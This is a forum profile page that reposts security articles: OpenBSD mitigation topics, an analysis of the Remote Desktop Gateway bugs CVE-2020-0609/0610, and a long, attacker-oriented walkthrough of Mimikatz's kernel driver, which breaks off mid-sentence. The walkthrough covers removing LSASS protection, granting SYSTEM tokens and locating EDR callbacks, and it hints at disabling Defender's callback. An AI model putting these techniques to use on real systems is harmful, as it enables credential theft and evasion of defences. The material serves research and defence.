


Nytro
-
Posts
18795 -
Joined
-
Last visited
-
Days Won
743
Posts posted by Nytro
-
-
Mitigations
-
ASLR
-
Arc4random
-
Atexit hardening
-
Development practises
-
Disk encryption
-
Embargoes handling
-
Explicit_bzero and bzero
-
Fork and exec
-
Fuzzing
-
KARL (Kernel Address Randomized Link)
-
L1 Terminal Fault (L1TF), aka Foreshadow
-
Lazy bindings
-
Libc symbols randomization
-
Library order randomization
-
MAP_CONCEAL
-
MAP_STACK
-
Mandatory W^X in userland
-
Microarchitectural Data Sampling, aka Fallout, RIDL and Zombieload
-
Missing mitigations
-
NULL-deref in kernel-land to code execution
-
PID randomization
-
Packages updates
-
Papers, academic research and threat model
-
Passwords hashing
-
Pledge
-
Position independent code
-
Privsep and privdrop
-
RELRO
-
RETGUARD and stack canaries
-
ROP gadgets removal
-
Rootless Xorg
-
SMAP, SMEP and their friends
-
SROP mitigation
-
SWAPGS — CVE-2019-1125
-
Secure boot and trusted boot
-
Secure levels
-
Setjmp and longjmp
-
Signify
-
Spectre v1 — CVE-2017-5753
-
Spectre v2 — CVE-2017-5715
-
Spectre v3, aka Meltdown — CVE-2017-5754
-
Stack clash
-
Stance on memory-safe languages
-
Support of %n in printf
-
TCP SYN cookies
-
TIOCSTI hardening
-
TRAPSLED
-
Tarpit
-
Unveil
-
Userland heap management
-
W^X
-
W^X "refinement"
-
-
RDP to RCE: When Fragmentation Goes Wrong
Saturday, January 18, 2020
Tags: exploit CVE-2020-0609 CVE-2020-0610Remote Desktop Gateway (RDG), previously known as Terminal Services Gateway, is a Windows Server component that provides routing for Remote Desktop (RDP). Rather then users connecting directly to an RDP Server, users instead connect and authenticate to the gateway. Upon successful authentication, the gateway will forward RDP traffic to an address specified by the user, essentially acting as a proxy. The idea is that only the gateway needs to be exposed to the Internet, leaving all RDP Servers safely behind the firewall. Due to the fact that RDP is a much larger attack surface, a setup properly using RDG can significantly reduce an organization’s attack surface.
In the January 2020 security update, Microsoft addressed two vulnerabilities in RDG. The bugs, CVE-2020-0609 and CVE-2020-0610, both allow for pre-authentication remote code execution.
Looking at the diff
The first step to analyze these bugs is to look at the difference between the original and patched versions of the affected DLL.

A BinDiff of the RDG executable before and after installing the patch.
It is clear only one function has been been modified. RDG supports three different protocols: HTTP, HTTPS, and UDP. The updated function is responsible for handling the latter. Normally, one would show a side-by-side comparison of the function before and after patch. Unfortunately, the code is extremely large and there are many changes. Instead, we have opted to present a pseudo-code representation of the function, in which irrelevant code has been stripped.

Pseudo-code for the UDP handler function
The RDG UDP protocol allows for large messages to be split across multiple separate UDP packets. Due to the property that UDP is connectionless, packets can arrive out of order. The job of this function is to re-assemble messages, ensuring each part is in the correct place. Every packet contains a header containing with the following fields:
-
fragment_id: the packet’s position in the sequence -
num_fragments: the total number of packets in the sequence -
fragment_length: the length of the packet’s data
The message handler uses the packet headers to ensure the message is re-assembled in the correct order, and no parts are missing. However, the implementation of this function introduces some bugs which can be exploitable.
CVE-2020-0609

The packet handler's bounds checking.
memcpy_scopies each fragment to an offset within the reassembly buffer, which is allocated on the heap. The offset for each fragment is calculated by multiplying the fragment id by 1000. However, the bounds checking does not take the offset into account. Let’s assumebuffer_sizeis 1000, and we send a message with 2 fragments.-
The 1st fragment (
fragment_id=0) has a length of 1.this->bytes_writtenis 0, so the bounds check passes. -
1 byte is written to the buffer at offset 0, and
bytes_writtenis incremented by 1. The 2nd fragment (fragment_id=1) has length of 998.this->bytes_writtenis 1, and 1 + 998 is still smaller than 1000, so the bounds check passes. -
998 bytes are written to the buffer at offset 1000 (
fragment_id*1000), which results in writing 998 bytes past the end of the buffer.
Something to note is that packets don’t have to be sent in order (remember, it’s UDP). So if the first packet we send has
fragment_id=65535(the maximum), it will be written to offset 65535*1000, a full 65534000 bytes past the end of the buffer. By manipulating thefragment_id, it’s possible to write up to 999 bytes anywhere between 1 and 65534000 after the end of the buffer. This vulnerability is much more flexible than a typical linear heap overflow. It allows us to not only control the size of the data written, but the offset to where it’s written. With the extra control, it’s easier to do more precise writes, avoiding unnecessarily data corruption.CVE-2020-0610

The packet handler's tracking of which fragments have been received.
The class object maintains an array of 32-bit unsigned integers (one for each fragment). Once a fragment has been received, the corresponding array entry is set from 0 to 1. Once every element is set to 1, the message re-assembly is complete and the message can be processed. The array only has space for up to 64 entries, but the fragment ID can be between 0 and 65535. The only verification is that
fragment_idis less thannum_fragments(which can also be set to 65535). Therefore, setting thefragment_idto any value between 65 and 65535 will allow us to write a 1 (TRUE) outside the bounds of the array. Whilst being able to set a single value to 1 may seem implausible to turn into an RCE, even the tiniest modifications can have a huge impact on program behavior.Mitigations
If for whatever reason you are unable to install the patch, it is still possible to prevent exploitation of these vulnerabilities. RDG supports the HTTP, HTTPS, and UDP protocols, but the vulnerabilities only exist in the code responsible for handling UDP. Simply disabling UDP Transport, or firewalling the UDP port (usually port 3391) is sufficient to prevent exploitation.

Remote Desktop Gateway Settings
Future work and detection
In our efforts to improve detection capabilities, some of our research includes passive and active data capabilities for scanning for vulnerabilities like CVE-2020-0609 and CVE-2020-0610. As part of our platformization of threat intelligence, we have begun adding vulnerability information to Telltale, allowing organizations to determine if they are at risk.
Sursa: https://www.kryptoslogic.com/blog/2020/01/rdp-to-rce-when-fragmentation-goes-wrong/
-
-
Mimidrv In Depth: Exploring Mimikatz’s Kernel Driver
Mimikatz provides the opportunity to leverage kernel mode functions through the included driver, Mimidrv. Mimidrv is a signed Windows Driver Model (WDM) kernel mode software driver meant to be used with the standard Mimikatz executable by prefixing relevant commands with an exclamation point (
!). Mimidrv is undocumented and relatively underutilized, but provides a very interesting look into what we can do while operating at ring 0.The goals of this post is to familiarize operators with the capability that Mimidrv provides, put forth some documentation to be used as a reference, introduce those who haven’t had much time working with the kernel to some core concepts, and provide defensive recommendations for mitigating driver-based threats.
Why use Mimidrv?
Simply put, the kernel is king. There are some Windows functionalities available that can’t be called from user mode, such as modifying running processes’ attributes and interacting directly with other loaded drivers. As we will delve into a later in this post, the driver provides us with a method to call these functions via a user mode application.
Loading Mimidrv
The first step in using Mimikatz’s driver is to issue the command
!+. This command implants and starts the driver from user mode and requires that your current token hasSeLoadDriverPrivilegeassigned.

Mimikatz first checks if the driver exists in the current working directory, and if it finds the driver on disk, it begins creating the service. Service creation is done via the Service Control Manager (SCM) API functions. Specifically,
advapi32!ServiceCreateis used to register the service with the following attributes:If the service is created successfully, the “Everyone” group is granted access to the service, allowing any user on the system to interact with the service. For example, a low-privilege user can stop the service.


Note: This is one of the reasons that post-op clean up is so important. Don’t forget to remove the driver (
!-) when you are done so that you don’t leave it implanted for someone else to use.If that completes successfully, the service is finally started with a call to
StartService.Post-Load Actions
Once the service starts, it is Mimidrv’s turn to complete its setup. The driver does not do anything atypical during its startup process, but it may seem complicated you haven’t developed WDM drivers before.
Every driver must have a defined
DriverEntryfunction that is called as soon as the driver is loaded and is used to set up the requirements for the driver to run. You can think of this similarly to amain()function in user mode code. In Mimidrv’sDriverEntryfunction, there are four main things that happen.1. Create the Device Object
Clients do not talk directly to drivers, but rather device objects. Kernel mode drivers must create at least 1 device object, however this device object still can’t be accessed directly by user mode code without a symbolic link. We’ll cover the symbolic link a little later, but the creation of the device object must occur first.
To create the device object, a call to
nt!IoCreateDeviceis made with some important details. Most notable of this is the third parameter,DeviceName. This is set inglobals.has “mimidrv”.This newly created device object can be seen with WinObj.


2. Set the DispatchDeviceControl and Unload Functions
If that device object creation succeeds, it defines its
DispatchDeviceControlfunction, registered at theIRP_MJ_DEVICE_CONTROLindex in itsMajorFunctiondispatch table, as theMimiDispatchDeviceControlfunction. What this means is that any time it receives aIRP_MJ_DEVICE_CONTROLrequest, such as fromkernel32!DeviceIoControl, Mimidrv will call its internalMimiDispatchDeviceControlfunction which will process the request. We will cover how this works in the “User Mode Interaction via MimiDispatchDeviceControl” section.Just as every driver must specify a
DriveryEntryfunction, it must define a correspondingUnloadfunction that is executed when the driver is unloaded. Mimidrv’sDriverUnloadfunction is about as simple as it gets and its only job is to delete the symbolic link and then device object.3. Create the Symbolic Link
As mentioned earlier, if a driver wants to allow user mode code to interact with it, it must create a symbolic link. This symbolic link will be used by user mode applications, such as through calls to
nt!CreateFileandkernel32!DeviceIoControl, in place of a “normal” file to send data to and receive data from the driver.

To create the symbolic link, Mimidrv makes a call to
nt!IoCreateSymbolicLinkwith the name of the symbolic link and the device object as arguments. The newly created device object and associated symlink can be seen in WinObj:4. Initialize Aux_klib
Finally, it initializes the
Aux_kliblibrary usingAuxKlibInitialize, which must be done before being able to call any function in that library (more on that in the “Modules” section).User Mode Interaction via MimiDispatchDeviceControl
After initialization, a driver’s job is simply to handle requests to it. It does this through a partially opaque feature called I/O request packets (IRPs).These IRPs contain I/O Control Codes (IOCTLs) which are mapped to function codes. These typically start at
0x8000, but Mimikatz starts at0x000, against Microsoft’s recommendation. Mimikatz currently defines 23 IOCTLs inioctl.h. Each one of these IOCTLs is mapped to a function. When Mimidrv receives one of these 23 defined IOCTLs, it calls the mapped function. This is where the core functionality of Mimidrv lies.Sending IRPs
In order to get the driver to execute one of the functions mapped to the IOCTLs, we have to send an IRP from user mode via the symbolic link created earlier. Mimikatz handles this in the
kuhl_m_kernel_dofunction, which trickles down to a call tont!CreateFileto get a handle on the device object andkernel32!DeviceIoControlto sent the IRP. This hits theIRP_MJ_DEVICE_CONTROLmajor function, which was defined asMimiDispatchDeviceControl, and walks down the list of internally defined functions by their IOCTL codes. When a command is entered with the prefix “!”, it checks theKUHL_K_Cstructure,kuhl_k_c_kernel, to get the IOCTL associated with the command. The structure is defined as:In the struct, 19 commands are defined as:
Despite there being 23 IOCTLs, there are only 19 commands available via Mimikatz. This is because 4 of the functions related to interacting with virtual memory are not mapped to commands. The IOCTLs and associated functions are:
-
IOCTL_MIMIDRV_VM_READ→kkll_m_memory_vm_read -
IOCTL_MIMIDRV_VM_WRITE→kkll_m_memory_vm_write -
IOCTL_MIMIDRV_VM_ALLOC→kkll_m_memory_vm_alloc -
IOCTL_MIMIDRV_VM_FREE→kkll_m_memory_vm_free
Driver Function Internals
The commands can be broken down into 7 groups— General, Process, Notify, Modules, Filters, Memory, and SSDT. These are, for the most part (minus the General functions), logically organized in the Mimidrv source code with file name format
kkll_m_<group>.c.General
!ping
The
pingcommand can be used to test the ability to write data to and receive data from Mimidrv. This is done through Benjamin’skprintffunction, which is really just a simplified call tont!RtlStringCbPrintfExWwhich allows the use of theKIWI_BUFFERstructure to keep the code tidy.!bsod
As alluded to by the name, this functionality bluescreens the box. This is done via a call to
KeBugCheckwith a bugcheck code ofMANUALLY_INITIATED_CRASH, which will be shown on the bluescreen under the “stop code”.!sysenvset & !sysenvdel
The
!sysenvsetcommand sets a system environment variable, but not in the traditional sense (e.g. modifying%PATH%). Instead, on systems configured with Secure Boot, it modifies a variable in the UEFI firmware store, specificallyKernel_Lsa_Ppl_Config, which is associated with theRunAsPPLvalue in the registry. The GUID that it writes this value to,77fa9abd-0359–4d32-bd60–28f4e78f784b, is the Protected Store which Windows can use to store values that it wants to protect from user and admin modification. This effectively overrides the registry, so even if you were to modify theRunAsPPLkey and reboot, LSASS would still be protected.The
!sysenvdeldoes the opposite and removes this environment variable. TheRunAsPPLregistry key could then be deleted, the system rebooted, and then we could get a handle on LSASS.
Process
The first group of modules we’ll really dig into is the Process group, which allows for interaction and modification of user mode processes. Because we will be working with processes in this section, it is important to understand what they look like from the kernel’s perspective. Processes in the kernel center around the
EPROCESSstructure, an opaque structure that serves as the object for a process. Inside of the structure are all of the attributes of a process that we are familiar with, such as the process ID, token information, and process environment block (PEB).

EPROCESSstructures in the kernel are connected through a circular doubly-linked list. The list head is stored in the kernel variablePsActiveProcessHeadand is used as the “beginning” of the list. EachEPROCESSstructure contains a member,ActiveProcessLinks, of the typeLIST_ENTRY. TheLIST_ENTRYstructure has 2 components — a forward link (Flink) and a backward link (Blink). TheFlinkpoints to theFlinkof the nextEPROCESSstructure in the list. TheBlinkpoints to theFlinkof the previousEPROCESSstructure in the list. TheFlinkof the last structure in the list points to theFlinkofPsActiveProcessHead. This creates a loop ofEPROCESSstructures and is represented in this simplified graphic.!process
The first module gives us a list of processes running on the system, along with some additional information about them. This works by walking the linked list described earlier using 2 Windows version-specific offsets —
EprocessNextandEprocessFlags2.EprocessNextis the offset in the currentEPROCESSstructure containing the address of theActiveProcessLinksmember, where theFlinkto the next process can be read (e.g.0x02f0in Windows 10 1903).EProcessFlags2is a second set ofULONGbitfields introduced in Windows Vista, hence why this is only shown when running on systems Vista and above, used to give use some more detail. Specifically:-
PrimaryTokenFrozen— Uses a ternary to return “F-Tok” if the primary token is frozen and nothing if it isn’t. IfPrimaryTokenFrozenis not set, we can swap in our token such as in the case of suspended processes. In a vast majority of cases, you will find that the primary token is frozen. -
SignatureProtect— This is actually 2 values -SignatureLevelandSectionSignatureLevel.SignatureLeveldefines the signature requirements of the primary module.SectionSignatureLeveldefines the minimum signature level requirements of a DLL to be loaded into the process. -

Protection— These 3 values,Type,Audit, andSigner, are members of thePS_PROTECTIONstructure which represent the process’ protection status. Most important of these isType, which maps to the following statuses, which you may recognize as PP/PPL:

!processProtect
The
!processProtectfunction is one of, if not the most, used functionalities supplied by Mimidrv. Its objective is to add or remove process protection from a process, most commonly LSASS. The way it goes about modifying the protection status is relatively simple:-
Use
nt!PsLookupProcessByProcessIdto get a handle on a process’EPROCESSstructure by its PID. -
Go to the version-specific offset of
SignatureProtectin theEPROCESSstructure. -
Patches 5 values —
SignatureLevel,SectionSignatureLevel,Type,Audit, andSigner(the last 3 being members of thePS_PROTECTIONstruct) — depending on whether or not it is protecting or unprotecting the process. -
If protecting, the values will be
0x3f, 0x3f, 2, 0, 6, representing a protected signer ofWinTcband protection level ofMax. -
If unprotecting, the values will be
0, 0, 0, 0, 0, representing an unprotected process. -
Finally, dereference the
EPROCESSobject.
This module is particularly relevant for us as attackers because most obviously we can remove protection from LSASS in order to extract credentials, but more interestingly we can protect an arbitrary process and use that to get a handle on another protected process. For example, we use
!processProtectto protect our runningmimikatz.exeand then run some command to extract credentials from LSASS and it should work despite LSASS being protected. An example of this use case is shown below.!processToken
Continuing with another operationally-relevant function is

!processTokenwhich can be used to duplicate a process token and pass it to an attacker-specified process. This is most commonly used during DCShadow attacks and is similar totoken::elevate, but modifies the process token instead of the thread token.With no arguments passed, this function will grant all
cmd.exe,powershell.exe, andmimikatz.exeprocesses aNT AUTHORITY\SYSTEMtoken. Alternatively, it takes “to” and “from” parameters which can be used to define the process you wish to copy the token from and process you want to copy it to.To duplicate the token, Mimikatz first sets the “to” and “from” PIDs to the user-supplied values, or “0” if not set, and then places them in a
MIMIDRV_PROCESS_TOKEN_FROM_TOstruct, which sent to Mimidrv viaIOCTL_MIMIDRV_PROCESS_TOKEN.Once Mimidrv receives the PIDs specified by the user, it gets handles on the “to” and “from” processes using
nt!PsLookupProcessByProcessId. If it was able to get a handle on those processes, it usesnt!ObOpenObjectByPointerto get a kernel handle (OBJ_KERNEL_HANDLE) on the “from” process. This is required by the following call tont!ZwOpenProcessTokenEx, which will return a handle on the “from” process’ token.At this point, the logic forks somewhat. In the first case where the user has supplied their own “to” process, Mimidrv calls
kkll_m_process_token_toProcess. This function first usesnt!ObOpenObjectByPointerto get a kernel handle on the “to” process. Then it callsZwDuplicateTokento get the token from the “from” process and stash it in an undocumentedPROCESS_ACCESS_TOKENstruct as theTokenattribute. If the system is running Windows Vista or above, it setsPrimaryTokenFrozen(described in the!processsection) and then calls the undocumentednt!ZwSetInformationProcessfunction to do the actual work of giving the duplicated token to the “to” process. Once that completes, it cleans up by closing the handles to the “to” process andPROCESS_ACCESS_TOKENstruct.In the event that no “to” process was specified, Mimidrv leverages the
kkll_m_process_enumfunction used in!processto walk the list of processes on the system. Instead of using thekkll_m_process_list_callbackcallback, it useskkll_m_process_systoken_callback, which usesntdll!RtlCompareMemoryto check if the ImageFileName matches “mimikatz.exe”, “cmd.exe”, or “powershell.exe”. If it does, it passes a handle to that process tokkll_m_process_token_toProcessand the functionality described in the paragraph before this is used to grant a duplicated token to that process, and then it continues walking the linked list looking for other matches.
!processPrivilege
This is a relatively simple function that grants all privileges (e.g.
SeDebugPrivilege,SeLoadDriverPrivilege), but includes some interesting code that highlights the power of operating in ring 0. Before we jump into exactly how Mimidrv modifies the target process token, it is important to understand what a token looks like in the kernel.As discussed earlier, the
EPROCESSstructure contains attributes of a process, including the token (offset0x360in Windows 10 1903). You may notice that the token of the typeEX_FAST_REFrather thanTOKEN.

This is some internal Windows weirdness, but these pointers are built around that fact that that kernel structures are aligned on a 16-byte boundary on x64 systems. Due to this alignment, spare bits in the pointer are available to be used for reference counting. Where this becomes relevant for us is that the last 1 byte of the pointer will be the reference to our object — in this case a pointer to the
TOKENstructure.To demonstrate this practically, let’s hunt down the token of the System process in WinDbg. First, we get the address of the
EPROCESSstructure for the process.

Because we know that the token
EX_FAST_REFwill be at offset0x360, we can use WinDbg’s calculator to do some quick math and give us the memory address at the result of the equation.

Now that we have the address of the
EX_FAST_REF, we can change the last byte to0to get the address of ourTOKENstructure, which we’ll examine with the!tokenextension.

So now that we can identify the
TOKENstructure, we can examine some of its attributes.

Most relevant to
!processPrivilegesis thePrivilegesattribute (offset0x40on Vista and above). This attribute is of the typeSEP_TOKEN_PRIVILEGESwhich contains 3 attributes —Present,Enabled, andEnabledByDefault. These are bitmasks representing the token permissions we are used to seeing (SeDebugPrivilege,SeLoadDriverPrivilege, etc.).


If we examine the function called by Mimidrv when we issue the
!processPrivilegescommand, we can see that these bitmasks are being overwritten to enable all privileges on the primary token of the target process. Here’s what the result looks like in the GUI.
And here it is in the debugger while inspecting the memory at the
Privilegesoffset.

To sum this module up,
!processPrivilegesoverwrites a specific bitmask in a target process’TOKENstructure which grants all permissions to the target process.
Notify
The kernel provides ways for drivers to “subscribe” to specific events that happen on a system by registering callback functions to be executed when the specific event happens. Common examples of this are shutdown handlers, which allow the driver to perform some action when the system is shutting down (often for persistence), and process creation notifications, which let the driver know whenever a new process is started on the system (commonly used by EDRs).
These modules allow us to find drivers that subscribe to specific event notifications and where their callback function is located. The code Mimidrv uses to do this is a bit hard to read, but the general flow is:
- Search for a string of bytes, specifically the opcodes directly after a LEA instruction containing the pointer to a structure in system memory.
- Work with the structure (or pointers to structures) at the address passed in the LEA instruction to find the address of the callback functions.
- Return some details about the function, such as the driver that it belongs to.
!notifProcess
A driver can opt to receive notifications when a process is created or destroyed by using
nt!PsSetCreateProcessNotifyRoutine(Ex/Ex2)with a callback function specified in the first parameter. When a process is created, a process object for the newly created process is returned along with aPS_CREATE_NOTIFY_INFOstructure, which contains a ton of relevant information about the newly created process, including its parent process ID and command line arguments. A simple implementation of process notifications can be found here.This type of notification has some advantages over Event Tracing for Windows (ETW), namely that there is no delay in receiving the creation/termination notifications and because the process object is passed to our driver, we have a way to prevent the process from starting during a pre-operation callback. Seems pretty useful for an EDR product, eh?
We first begin by searching for the pattern of bytes (opcodes starting at
LEA RCX,[RBX*8]in the screenshot below) between the addresses ofnt!PsSetCreateProcessNotifyRoutineandnt!IoCreateDriverwhich marks the start of the undocumentednt!PspSetCreateProcessNotifyRoutinearray.



At the address of
nt!PspSetCreateProcessNotifyRouteis an array of ≤64 pointers toEX_FAST_REFstructures.

When a process is created/terminated,
nt!PspCallProcessNotifyRoutineswalks through this array and calls all of the callbacks registered by drivers on the system. In this array, we will work with the 3rd item (0xffff9409c37c7e6f). The last 4 bits of these pointer addresses are insignificant, so they are removed which gives us the address of theEX_CALLBACK_ROUTINE_BLOCK.

The
EX_CALLBACK_ROUTINE_BLOCKstructure is undocumented, but thanks to the folks over at ReactOS, we have it defined here as:The first 8 bytes of the structure represent an
EX_RUNDOWN_REFstructure, so we can jump past them to get the address of the callback function inside of a driver.

We then take that address and see which module is loaded at that address.


And there we can see that this is the address of the process notification callback for
WdFilter.sys, Defender’s driver!

Could we write a
RETinstruction at this address to neuter this functionality in the driver? ?!notifThread
The
!notifThreadcommand is nearly identical to the!notifProcesscommand, but it searches for the address ofnt!PspCreateThreadNotifyRoutineto find the pointers to the thread notification callback functions instead ofnt!PspCreateProcessNotifyRoutine.



!notifImage
These notifications allow a driver to receive and event whenever an image (e.g. driver, DLL, EXE) is mapped into memory. Just as in the function above,
